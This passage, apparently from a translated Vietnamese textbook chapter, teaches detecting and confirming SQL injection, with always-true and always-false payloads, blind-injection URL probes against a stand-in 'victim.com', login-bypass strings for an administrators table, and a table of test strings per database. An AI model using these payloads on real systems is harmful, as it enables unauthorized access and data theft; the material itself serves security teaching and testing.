Một trong những bất lợi của việc tiêm vào một điều kiện luôn luôn đúng là kết quả của truy vấn sẽ chứa tất cả các bản ghi đơn ( single record ) trong bảng. Nếu có vài triệu bản ghi, truy vấn có thể mất nhiều thời gian để thực hiện và có thể tiêu tốn nhiều tài nguyên của cơ sở dữ liệu và các Web server. Một giải pháp cho việc này là tiêm vào một cái gì đó mà cái đó sẽ không ảnh hưởng đến kết quả cuối cùng; Ví dụ, bikes' or '1'='2. Truy vấn SQL cuối cùng sẽ là:



```
SELECT * FROM products WHERE category='bikes' OR '1'='2'
```

Bởi vì 1 không bằng 2, và do đó điều kiện là sai, câu lệnh trên tương đương với:

```
SELECT * FROM products WHERE category='bikes'
```

Một bài kiểm tra để thực hiện trong loại tình huống này là thêm một câu lệnh luôn luôn sai. Chúng ta sẽ gửi một giá trị không tạo ra kết quả; Ví dụ: bikes' AND '1'='2':

```
SELECT * FROM products WHERE category='bikes' AND '1'='2'
```

*/\* luôn luôn sai -> không trả về bất cứ hàng (rows) nào \*/*

Câu lệnh trên không trả lại kết quả vì điều kiện cuối cùng trong mệnh đề WHERE không bao giờ có thể được đáp ứng. Tuy nhiên, hãy lưu ý rằng mọi thứ không phải lúc nào cũng đơn giản như đã được thể hiện trong các ví dụ này và đừng ngạc nhiên nếu bạn thêm vào một điều kiện luôn sai và ứng dụng trả về kết quả. Điều này có thể xảy ra vì một số lý do. Ví dụ:

```
SELECT *                                /* Select all */
FROM products                          /* products */
WHERE category='bikes' AND '1'='2'    /* điều kiện sai */
UNION SELECT *                        /* append all new_products*/
FROM new_products                     /* to the previous result set */
```

Trong ví dụ này, kết quả của hai truy vấn được nối với nhau và trả về kết quả cuối cùng. Nếu tham số có khả năng bị tiêm lệnh, chỉ ảnh hưởng đến một phần của truy vấn, kẻ tấn công sẽ nhận được kết quả ngay cả khi tiêm vào một điều kiện luôn luôn sai. Sau này, trong phần "Chấm dứt SQL Injection", bạn sẽ thấy các kỹ thuật để comment toàn bộ phần còn lại của truy vấn.

### 3.2.3.2. Các mã lỗi HTTP

HTTP có một số những mã được trả về trình duyệt Web để xác định kết quả của một request hoặc hành động mà client cần phải thực hiện.

Mã HTTP phổ biến nhất được trả về là HTTP 200 OK, có nghĩa là request đã được nhận thành công. Có hai mã lỗi mà bạn cần phải làm quen để phục vụ việc phát hiện lỗ hổng SQL injection. Đầu tiên là mã HTTP 500:

HTTP/1.1 500 Internal Server Error

Date: Mon, 05 Jan 2009 13:08:25 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 1.1.4322

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 3026

[HTML content]

HTTP 500 được trả về từ một máy chủ Web khi một lỗi được phát hiện trong khi kết xuất (render) các tài nguyên Web đã được yêu cầu. Trong nhiều trường hợp, lỗi SQL được trả lại cho người dùng ở dạng mã lỗi HTTP 500. Mã HTTP sẽ được trả lại rõ ràng cho bạn trừ khi bạn đang sử dụng một proxy để bắt phản hồi của máy chủ Web.

Một xử lý phổ biến khác được chấp nhận bởi một số ứng dụng nhất định trong trường hợp có lỗi được phát hiện là chuyển hướng đến trang chủ hoặc trang lỗi tùy chỉnh. Điều này được thực hiện thông qua một mã lỗi HTTP 302 redirection :

HTTP/1.1 302 Found

Connection: Keep-Alive

Content-Length: 159

Date: Mon, 05 Jan 2009 13:42:04 GMT

Location: /index.aspx

Content-Type: text/html; charset=utf-8

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-AspNet-Version: 2.0.50727

Cache-Control: private

```
<html>
<head><title>Object moved</title></head>
<body> <h2>Object moved to <a href="/index.aspx">here</a>.</h2>
</body>
</html>
```


Trong ví dụ trên, người dùng được chuyển hướng đến trang chủ. Phản hồi 302 luôn có một trường Location cho biết đích đến nơi trình duyệt Web phải được chuyển hướng. Như đã đề cập trước đây, quá trình này được xử lý bởi trình duyệt Web và nó là rõ ràng với người dùng, trừ khi bạn đang sử dụng một Web proxy để chặn các phản hồi của Web server.

Khi bạn thao túng các tham số được gửi đến máy chủ và nhận được phản hồi HTTP 500 hoặc HTTP 302, đó là dấu hiệu tốt. Nó có nghĩa là bằng cách nào đó bạn đã can thiệp vào với trạng thái bình thường của ứng dụng. Bước tiếp theo sẽ là tạo một injection có ý nghĩa, như được giải thích trong phần "Xác nhận SQL Injection" ở chương sau.

### 3.2.3.3. Các kích cỡ khác nhau của phản hồi ( response )

Mỗi ứng dụng sẽ phản hồi khác nhau phụ thuộc vào input được gửi bởi người dùng. Đôi khi nó rất dễ dàng để xác định một bất thường trong một ứng dụng, nhưng lần khác nó có thể trở nên khó khăn hơn. Bạn cần phải xem xét ngay cả những biến thể nhỏ và tinh vi nhất khi cố gắng tìm kiếm lỗ hổng SQL injection.

Trong các đoạn mã script cho thấy kết quả của câu lệnh SELECT, sự khác biệt giữa một request hợp lệ và một request có ý định thực hiện SQL injection thường dễ dàng phát hiện. Nhưng bây giờ hãy xem xét các đoạn mã script không cho thấy kết quả nào, hoặc trong đó sự khác biệt quá tinh tế để có thể nhìn thấy được bằng mắt thường. Đây là trường hợp cho ví dụ tiếp theo, thể hiện trong **hình 3.2.3.3**



```
rmarcos@ub: ~  
File Edit View Terminal Tabs Help  
rmarcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=2908884333  
--21:19:10-- http://www.victim.com/tracking.asp?idvisitor=2908884333  
=> "tracking.asp?idvisitor=2908884333.1"  
Resolving www.victim.com... 192.168.1.150  
Connecting to www.victim.com|192.168.1.150|:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 322 [text/html]  
100%[=====] 322 --.-K/s  
21:19:10 (20.54 MB/s) - "tracking.asp?idvisitor=2908884333.1" saved [322/322]  
rmarcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=attacker  
--21:19:24-- http://www.victim.com/tracking.asp?idvisitor=attacker  
=> "tracking.asp?idvisitor=attacker.1"  
Resolving www.victim.com... 192.168.1.150  
Connecting to www.victim.com|192.168.1.150|:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 318 [text/html]  
100%[=====] 318 --.-K/s  
21:19:25 (16.96 MB/s) - "tracking.asp?idvisitor=attacker.1" saved [318/318]  
rmarcos@ub:~$ diff tracking.asp?idvisitor=2908884333 tracking.asp?idvisitor=attacker  
6c6  
<BR>  
---  
>  
rmarcos@ub:~$
```

**Hình 3.2.3.3:** Phản hồi khác nhau

Trong **hình 3.2.3.3**, chúng ta có một ví dụ về hai requests khác nhau. Thử nghiệm được thực hiện đối với tham số idvisitor của trang Web được gọi là tracking.asp. Trang này được sử dụng để theo dõi các khách truy cập vào trang web <http://www.victim.com>. Đoạn mã script cập nhật cơ sở dữ liệu cho khách truy cập được chỉ định trong biến idvisitor. Nếu một lỗi SQL xảy ra, ngoại lệ ( exception ) bị bắt và phản hồi được trả lại cho người dùng. Tuy nhiên, do sự không thống nhất của chương trình, kết quả của phản hồi có một chút khác biệt.

Các ví dụ khác có thể bao gồm các mục giao diện Web không quan trọng, chẳng hạn như các nhãn sản phẩm, được tải dựa trên các tham số từ người dùng. Nếu một lỗi SQL xảy ra, nếu lỗi đó không ảnh hưởng đến giao diện thì ta có thể bỏ qua. Mặc dù nó có thể giống như một lỗi nhỏ, bạn sẽ thấy rằng có nhiều cách để khai thác loại vấn đề này bằng cách sử dụng kỹ thuật blind SQL injection, được giới thiệu và giải thích chi tiết trong các phần sau.

### 3.2.4. Phát hiện Blind Injection

Các ứng dụng Web truy cập cơ sở dữ liệu cho nhiều mục đích. Một mục đích chung là truy cập thông tin và hiển thị nó cho người dùng. Trong những trường hợp như vậy, kẻ tấn công có thể sửa đổi câu lệnh SQL và hiển thị thông tin tùy ý từ cơ sở dữ liệu.

Tuy nhiên, có những trường hợp khác mà không thể hiển thị bất cứ thông tin nào từ cơ sở dữ liệu, nhưng điều này không có nghĩa là code đó không thể bị tấn công SQL injection. Điều này có nghĩa là việc khám phá và khai thác lỗ hổng này sẽ hơi khác một chút. Xem xét ví dụ sau:

Victim Inc. cho phép người dùng đăng nhập vào trang web của họ thông qua một form xác thực nằm tại :

<http://www.victim.com/authenticate.aspx> .

Form xác thực yêu cầu username và password từ người dùng. Nếu bạn nhập bất kỳ username và password ngẫu nhiên nào, trang kết quả sẽ hiển thị thông báo “Invalid username or password”. Đây là điều bạn mong đợi. Tuy nhiên, nếu bạn nhập một username có giá trị user' or '1'='1 lỗi như trong **hình 3.2.4a** được hiển thị.



**Hình 3.2.4a** : Blind SQL Injection – Điều kiện luôn luôn đúng.

**Hình 3.2.4a** cho thấy một lỗ hổng trong hệ thống xác thực của Victim Inc. Ứng dụng hiển thị các thông báo lỗi khác nhau khi nó nhận được một username hợp lệ, và hơn nữa, trường username có vẻ như dễ bị SQL injection.

Khi bạn thấy loại tình huống này, có thể hữu ích để xác minh bằng cách tiêm vào một điều kiện luôn luôn sai, như trong **hình 3.2.4b**, và kiểm tra rằng giá trị được trả về là khác nhau.



**Hình 3.2.4b:** Blind SQL Injection – Điều kiện luôn luôn sai

Sau khi kiểm tra với điều kiện luôn luôn sai, bạn có thể xác nhận rằng trường Username là dễ bị SQL injection. Tuy nhiên, trường Password không phải là dễ bị tấn công và bạn không thể vượt qua các hình thức xác thực.

- Form này không hiển thị bất kỳ dữ liệu nào từ cơ sở dữ liệu. Hai điều duy nhất chúng ta biết là:
  - Form hiển thị “Invalid password” khi điều kiện trong trường Username là đúng
  - Form hiển thị “Invalid username or password” khi điều kiện trong trường Username là sai

Đây được gọi là blind SQL injection.

Blind SQL injection là một loại lỗ hổng SQL injection, nơi kẻ tấn công có thể thao túng một câu lệnh SQL và ứng dụng trả về các giá trị khác nhau cho các

điều kiện đúng và sai. Tuy nhiên, kẻ tấn công không thể lấy về được các kết quả của truy vấn.

Việc khai thác lỗ hổng blind SQL injection cần phải được thực hiện một cách tự động, vì nó tốn nhiều thời gian và bao gồm việc gửi nhiều requests tới máy chủ Web.

Blind SQL injection là một lỗ hổng rất phổ biến, nhưng cần phải có con mắt tinh tế và nhiều kinh nghiệm thì mới có thể nhận ra lỗ hổng này. Hãy xem ví dụ tiếp theo để bạn có thể hiểu rõ hơn về vấn đề này. Victim Inc host một trang Web trên site của nó, được gọi là showproduct.php. Trang này nhận vào một tham số gọi là id, nó nhận dạng duy nhất cho mỗi sản phẩm trong trang Web. Một khách truy cập có thể thực hiện các requests như sau:

`http://www.victim.com/showproduct.php?id=1`

`http://www.victim.com/showproduct.php?id=2`

`http://www.victim.com/showproduct.php?id=3`

`http://www.victim.com/showproduct.php?id=4`

Mỗi request sẽ hiển thị các chi tiết của sản phẩm cụ thể như được mong đợi. Đến giờ thì vẫn không có gì sai với các thực hiện này. Hơn nữa, Victim Inc đã chú ý đến việc bảo vệ trang web của mình và không hiển thị bất kỳ lỗi cơ sở dữ liệu nào cho người dùng.

Trong quá trình kiểm tra trang web, bạn sẽ phát hiện ra rằng ứng dụng mặc định hiển thị sản phẩm đầu tiên trong sự kiện xảy ra lỗi tiềm ẩn. Tất cả các requests sau đây đều hiển thị sản phẩm đầu tiên

`(www.victim.com/showproduct.php?id=1 ):`

`http://www.victim.com/showproduct.php?id=attacker`

`http://www.victim.com/showproduct.php?id=attacker'`

`http://www.victim.com/showproduct.php?id=`

`http://www.victim.com/showproduct.php?id=999999999` (sản phẩm không tồn tại)

`http://www.victim.com/showproduct.php?id=-1`

Đến giờ, có vẻ như Victim Inc. thực sự đã xem xét vấn đề bảo mật trong việc triển khai phần mềm này. Tuy nhiên, nếu chúng ta tiếp tục thử nghiệm chúng ta có thể thấy rằng các requests sau đây trả lại sản phẩm với id = 2:

`http://www.victim.com/showproduct.php?id=3-1`

`http://www.victim.com/showproduct.php?id=4-2`

`http://www.victim.com/showproduct.php?id=5-3`

Các URL trên chỉ ra rằng tham số được truyền cho câu lệnh SQL và nó được thực thi theo cách sau đây

```
SELECT * FROM products WHERE idproduct=3-1
```

Cơ sở dữ liệu tính toán phép trừ và trả về sản phẩm có idproduct = 2.

Bạn cũng có thể thực hiện việc test này đối với phép cộng; Tuy nhiên, bạn cần phải biết rằng Internet Engineering Task Force (IETF), trong RFC 2396 (Uniform Resource Identifiers (URI): Cú pháp chung), tuyên bố rằng dấu cộng (+) là một từ dành riêng cho các URI và cần được mã hóa. Mã hóa dấu cộng (+) là %2B.

Ví dụ về cuộc tấn công cố gắng để hiển thị sản phẩm có idproduct=6 là bất kỳ URL sau:

```
http://www.victim.com/showproduct.php?id=1%2B5 (decodes  
to id=1+5) http://www.victim.com/showproduct.php?id=2%2B4  
(decodes to id=2+4)  
http://www.victim.com/showproduct.php?id=3%2B3 (decodes  
to id=3+3)
```

Tiếp tục quá trình suy luận, chúng ta có thể chèn các điều kiện sau giá trị id, tạo ra các kết quả đúng và sai:

http://www.victim.com/showproduct.php?id=2 or 1=1 -- Trả lại sản phẩm đầu tiên  
http://www.victim.com/showproduct.php?id=2 or 1=2 -- Trả lại sản phẩm thứ hai

Trong request đầu tiên, Web server trả về sản phẩm có idproduct = 1, trong khi request thứ hai trả về sản phẩm có idproduct = 2.

Trong câu lệnh đầu tiên, or 1=1 làm cho cơ sở dữ liệu trả lại tất cả sản phẩm. Cơ sở dữ liệu phát hiện ra điều này như là một bất thường và hiển thị sản phẩm đầu tiên.

Trong câu lệnh thứ hai, or 1 = 2 không tạo ra sự khác biệt trong kết quả, và do đó luồng thực thi vẫn tiếp tục mà không thay đổi.

Bạn có thể đã nhận ra rằng có một số biến thể của cuộc tấn công, dựa trên cùng một nguyên tắc. Ví dụ, chúng ta có thể chọn sử dụng toán tử AND, thay vì OR. ví dụ:



http://www.victim.com/showproduct.php?id=2 and 1=1 -- trả về sản phẩm thứ hai  
http://www.victim.com/showproduct.php?id=2 and 1=2 -- trả về sản phẩm thứ nhất

Như bạn thấy, cuộc tấn công gần như giống nhau, ngoại trừ điều kiện true trả về sản phẩm thứ hai và điều kiện false sẽ trả về sản phẩm đầu tiên.

Điều quan trọng cần lưu ý là chúng ta đang ở trong một tình huống mà chúng ta có thể thao túng một truy vấn SQL nhưng chúng ta không thể lấy dữ liệu từ nó. Ngoài ra, máy chủ Web gửi về một phản hồi khác nhau tùy thuộc vào điều kiện mà chúng ta gửi. Do đó ta có thể khẳng định sự tồn tại của blind SQL injection và bắt đầu tự động hóa việc khai thác.

### 3.3. Xác nhận SQL Injection

Trong phần trước, chúng ta đã thảo luận các kỹ thuật để phát hiện lỗ hổng SQL injection bằng cách giả mạo việc nhập dữ liệu đầu vào của người dùng và phân tích phản hồi từ máy chủ. Một khi bạn nhận thấy có một điều bất bình thường, bạn sẽ luôn luôn cần phải xác nhận lỗ hổng SQL injection bằng cách tạo ra một câu lệnh SQL hợp lệ.

Mặc dù có những thủ thuật giúp bạn tạo câu lệnh SQL hợp lệ, bạn cần phải lưu ý rằng mỗi ứng dụng là khác nhau và mỗi điểm chèn SQL do đó là duy nhất. Điều này có nghĩa là bạn sẽ luôn luôn cần phải làm theo một quá trình thử nghiệm-và-lỗi.

#### 3.3.1. Phân biệt số và chuỗi

Bạn cần phải có được một sự hiểu biết cơ bản về ngôn ngữ SQL để tạo một câu lệnh SQL injection. Bài học đầu tiên để học cách thực hiện khai thác SQL injection là cơ sở dữ liệu có các loại dữ liệu khác nhau. Những loại này được đại diện theo nhiều cách khác nhau và chúng ta có thể chia chúng thành hai nhóm:

- Số: được trình bày không có dấu nháy đơn
- Tất cả các thành phần còn lại: được trình bày bằng dấu nháy đơn

Sau đây là các ví dụ về câu lệnh SQL với các giá trị số:

```
SELECT * FROM products WHERE idproduct=3
```

```
SELECT * FROM products WHERE value > 200
```

```
SELECT * FROM products WHERE active = 1
```

Như bạn thấy, khi sử dụng các câu lệnh SQL giá trị số không sử dụng dấu

ngoặc kép. Bạn sẽ cần phải tính đến điều này khi chèn mã SQL vào một số trường. Sau đây là ví dụ về câu lệnh SQL với các giá trị được trích dẫn đơn:

```
SELECT * FROM products WHERE name = 'Bike'
```

```
SELECT * FROM products WHERE published_date > '01/01/2009'
```

```
SELECT * FROM products WHERE published_time > '01/01/2009 06:30:00'
```


Như bạn thấy trong các ví dụ này, các giá trị chữ và số được bao gồm giữa các dấu nháy đơn. Đó là cách cơ sở dữ liệu cung cấp một vùng chứa cho dữ liệu chữ số. Đó là cách cơ sở dữ liệu cung cấp một vùng chứa cho dữ liệu chữ số. Khi kiểm tra và khai thác các lỗ hổng SQL injection, bạn thường sẽ kiểm soát một hoặc nhiều giá trị trong các điều kiện được hiển thị sau mệnh đề WHERE. Vì lý do đó, bạn sẽ phải xem xét việc mở và đóng các dấu ngoặc kép khi tiêm vào một chuỗi để bị tổn thương.

Có thể biểu diễn một giá trị số giữa dấu ngoặc kép, nhưng cơ sở dữ liệu sẽ hiểu nó như một chuỗi của một số; Ví dụ, '2' + '2' = '22', không phải 4.

### 3.3.2. Inline SQL Injection

Trong phần này, tôi sẽ giới thiệu cho bạn một số ví dụ về Inline SQL injection. Inline injection xảy ra khi bạn tiêm một số mã SQL theo cách mà tất cả các phần của truy vấn ban đầu đều được thực hiện.

**Hình 3.3.2** Sẽ miêu tả Inline SQL injection.



**Hình 3.3.2 :** Miêu tả Inline SQL injection.

### 3.3.2.1. Injecting Strings Inline

Hãy xem một ví dụ minh họa cho loại tấn công này để bạn có thể hiểu rõ nó hoạt động ra sao.


Victim Inc. có một mẫu chứng thực để truy cập vào phần quản trị của trang Web. Việc xác thực yêu cầu người dùng nhập tên người dùng và mật khẩu hợp lệ. Sau khi gửi một tên người dùng và mật khẩu, ứng dụng gửi một truy vấn đến cơ sở dữ liệu để xác nhận người dùng. Truy vấn có định dạng sau:

```
SELECT *  
FROM administrators  
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

Ứng dụng không thực hiện bất kỳ biện pháp lọc dữ liệu nhận được, và do đó chúng tôi có toàn quyền kiểm soát những gì chúng tôi gửi đến máy chủ.

Lưu ý rằng mục nhập dữ liệu cho cả tên người dùng và mật khẩu được bao gồm trong hai dấu nháy đơn mà bạn không thể kiểm soát được. Bạn sẽ phải ghi nhớ điều đó trong khi soạn thảo câu lệnh SQL hợp lệ.

**Hình 3.3.2.1** cho thấy việc tạo ra câu lệnh SQL từ các dữ liệu đầu vào của người dùng



**Hình 3.3.2.1:** Sự tạo ra câu lệnh SQL

**NOTE:** Hầu hết các nghệ thuật về việc hiểu và khai thác lỗ hổng SQL injection

bao gồm khả năng tái tạo lại trong trí tưởng tượng các nhà phát triển phần mềm đã code những gì trong các ứng dụng Web, và hình dung ra các mã SQL từ xa trông như thế nào. Nếu bạn có thể tưởng tượng được những gì đang được thực thi ở phía máy chủ, bạn có thể cảm thấy rõ ràng và chắc chắn hơn về việc nên ngắt và bắt đầu các dấu nhảy đơn ở đâu .

Như tôi đã giải thích ở trên, trước tiên chúng ta bắt đầu quá trình tìm kiếm bằng cách tiêm vào input nào đó có thể gây ra bất thường. Trong trường hợp này, chúng ta có thể giả định rằng chúng ta đang tiêm lệnh vào trong một trường có kiểu dữ liệu chuỗi, vì vậy cần chắc chắn rằng chúng ta sẽ chèn vào các dấu nhảy đơn

.

Nhập một dấu nhảy đơn vào trong trường username và nhấp vào nút Send, lỗi sau được trả về:

```
Error: You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near  
''' at line 1
```

Lỗi chỉ ra rằng form này dễ bị SQL injection. Kết quả câu lệnh SQL được đưa ra với dữ liệu đầu vào ở trên như sau:

```
SELECT *  
FROM administrators  
WHERE username = ''' AND password = '';
```

Cú pháp của truy vấn bị sai bởi vì dấu nhảy đơn đã được tiêm vào, và cơ sở dữ liệu sẽ ném ra một lỗi, mà máy chủ Web sẽ gửi về cho client.

Một khi chúng ta xác định được lỗ hổng, mục tiêu của chúng ta trong trường hợp này là tạo một câu lệnh SQL hợp lệ và đáp ứng được các điều kiện áp đặt bởi ứng dụng để chúng ta có thể vượt qua việc kiểm soát xác thực.

Trong trường hợp này, giả sử chúng ta đang tấn công một giá trị chuỗi bởi vì một username thường được biểu diễn bởi một chuỗi, và bởi vì một dấu nhảy đơn đã được tiêm vào dẫn đến lỗi cặp dấu ngoặc kép không được đóng đúng cách . Chính vì những lý do này mà chúng ta sẽ tiêm 'or' 1 '=' 1 vào trong trường username, để trống trường password. Việc nhập vào các dữ liệu đầu vào như đã nêu ở trên, sẽ có kết quả là câu truy vấn được tạo như sau :

```
SELECT *  
FROM administrators  
WHERE username = " OR '1'='1' AND password = '';
```

Câu lệnh này sẽ không có kết quả mong muốn của ta. Nó sẽ không trả về TRUE cho mọi trường do sự ưu tiên toán tử logic. AND có mức độ ưu tiên cao hơn OR, và do đó chúng ta có thể soạn câu lệnh SQL như sau để làm cho nó dễ hiểu hơn:

```
SELECT *  
FROM administrators  
WHERE (username = '' OR '1'='1') AND (password = '');
```

Đây không phải là điều chúng ta muốn làm, vì câu lệnh này sẽ chỉ trả lại chỉ những hàng có chứa mật khẩu trống. Chúng ta có thể thay đổi hành vi này bằng cách thêm một điều kiện OR mới như 'or 1 = 1 or' 1 '=' 1 , câu lệnh SQL sẽ trở thành :

```
SELECT *  
FROM administrators  
WHERE username = '' OR 1=1 OR '1'='1' AND password = '';
```

Điều kiện OR mới làm cho câu lệnh luôn luôn trả về kết quả true ( luôn luôn đúng ), và do đó chúng ta có thể vượt qua được quá trình xác thực. Trong phần trước, bạn đã thấy cách để có thể giải quyết tình huống này bằng cách ngắt câu lệnh SQL; Tuy nhiên, bạn có thể gặp phải một kịch bản mà việc ngắt là không thể, và do đó kỹ thuật được nêu ở trên đã trở nên cần thiết trong trường hợp này.

Một số cơ chế xác thực không thể bị vượt qua bằng cách trả về mọi hàng trong bảng *administrators*, như chúng ta đã làm trong các ví dụ trên; các cơ chế xác thực này có thể chỉ cho phép một hàng được trả về. Đối với những trường hợp này, bạn có thể thử một số thứ như admin' and '1'='1' or '1'='1', kết quả là đoạn mã SQL sau:

```
SELECT *  
FROM administrators  
WHERE username = 'admin' AND 1=1 OR '1'='1' AND password = '';
```

Câu lệnh trên sẽ trả về duy nhất một hàng có giá trị trường username là admin. Hãy nhớ rằng trong trường hợp này, bạn cần phải thêm vào hai điều kiện; Nếu không thì AND password="" sẽ được xen vào.

Chúng ta cũng có thể chèn nội dung SQL vào trong trường password, điều mà có thể dễ dàng hơn trong trường hợp này. Do tính chất của câu lệnh, chúng ta sẽ chỉ cần thêm vào một điều kiện đúng chẳng hạn như 'or' 1 '=' 1 để tạo ra truy vấn sau đây:

```
SELECT *
FROM administrators
WHERE username = " AND password = " OR '1'='1';
```

Câu lệnh này sẽ trả về tất cả nội dung từ bảng administrators, qua đó khai thác thành công lỗ hổng.

**Bảng 3.2.2.1** cung cấp cho bạn một danh sách các chuỗi dùng để tiêm mà bạn có thể cần trong quá trình khám phá và xác nhận việc thực hiện một Inline Injection đối với trường kiểu String .

Testing String	Variations	Expected Results
'		Error triggering. If successful, the database will return an error
1' or '1'='1	1') or ('1'='1	Always true condition. If successful, it returns every row in the table
value' or '1'='2	value') or ('1'='2	No condition. If successful, it returns the same result as the original value
1' and '1'='2	1') and ('1'='2	Always false condition. If successful, it returns no rows from the table
1' or 'ab'='a'+b	1') or ('ab'='a'+b	Microsoft SQL Server concatenation. If successful, it returns the same information as an always true condition
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b	MySQL concatenation. If successful, it returns the same information as an always true condition
1' or 'ab'='a'    b	1') or ('ab'='a'    b	Oracle concatenation. If successful, it returns the same information as an always true condition

**Bảng 3.3.2.1 :** Các dấu hiệu dành cho việc thực hiện Inline Injection đối với dữ liệu dạng String

### 3.3.2.2. Inline Injection đối với các dữ liệu kiểu số

Trong phần trước, bạn đã thấy một ví dụ về việc thực hiện Inline SQL Injection đối với dữ liệu kiểu chuỗi (String) để vượt qua cơ chế xác thực. Bây giờ bạn sẽ thấy một ví dụ khác mà bạn sẽ thực hiện một cuộc tấn công tương tự với một giá trị số.

Người dùng có thể đăng nhập vào Victim Inc. và truy cập vào profile của họ. Họ cũng có thể kiểm tra các tin nhắn được gửi đến cho họ bởi những người dùng khác. Mỗi người dùng có một định danh duy nhất hoặc một uid, những cái mà được sử dụng để nhận dạng duy nhất cho mỗi người dùng trong hệ thống.

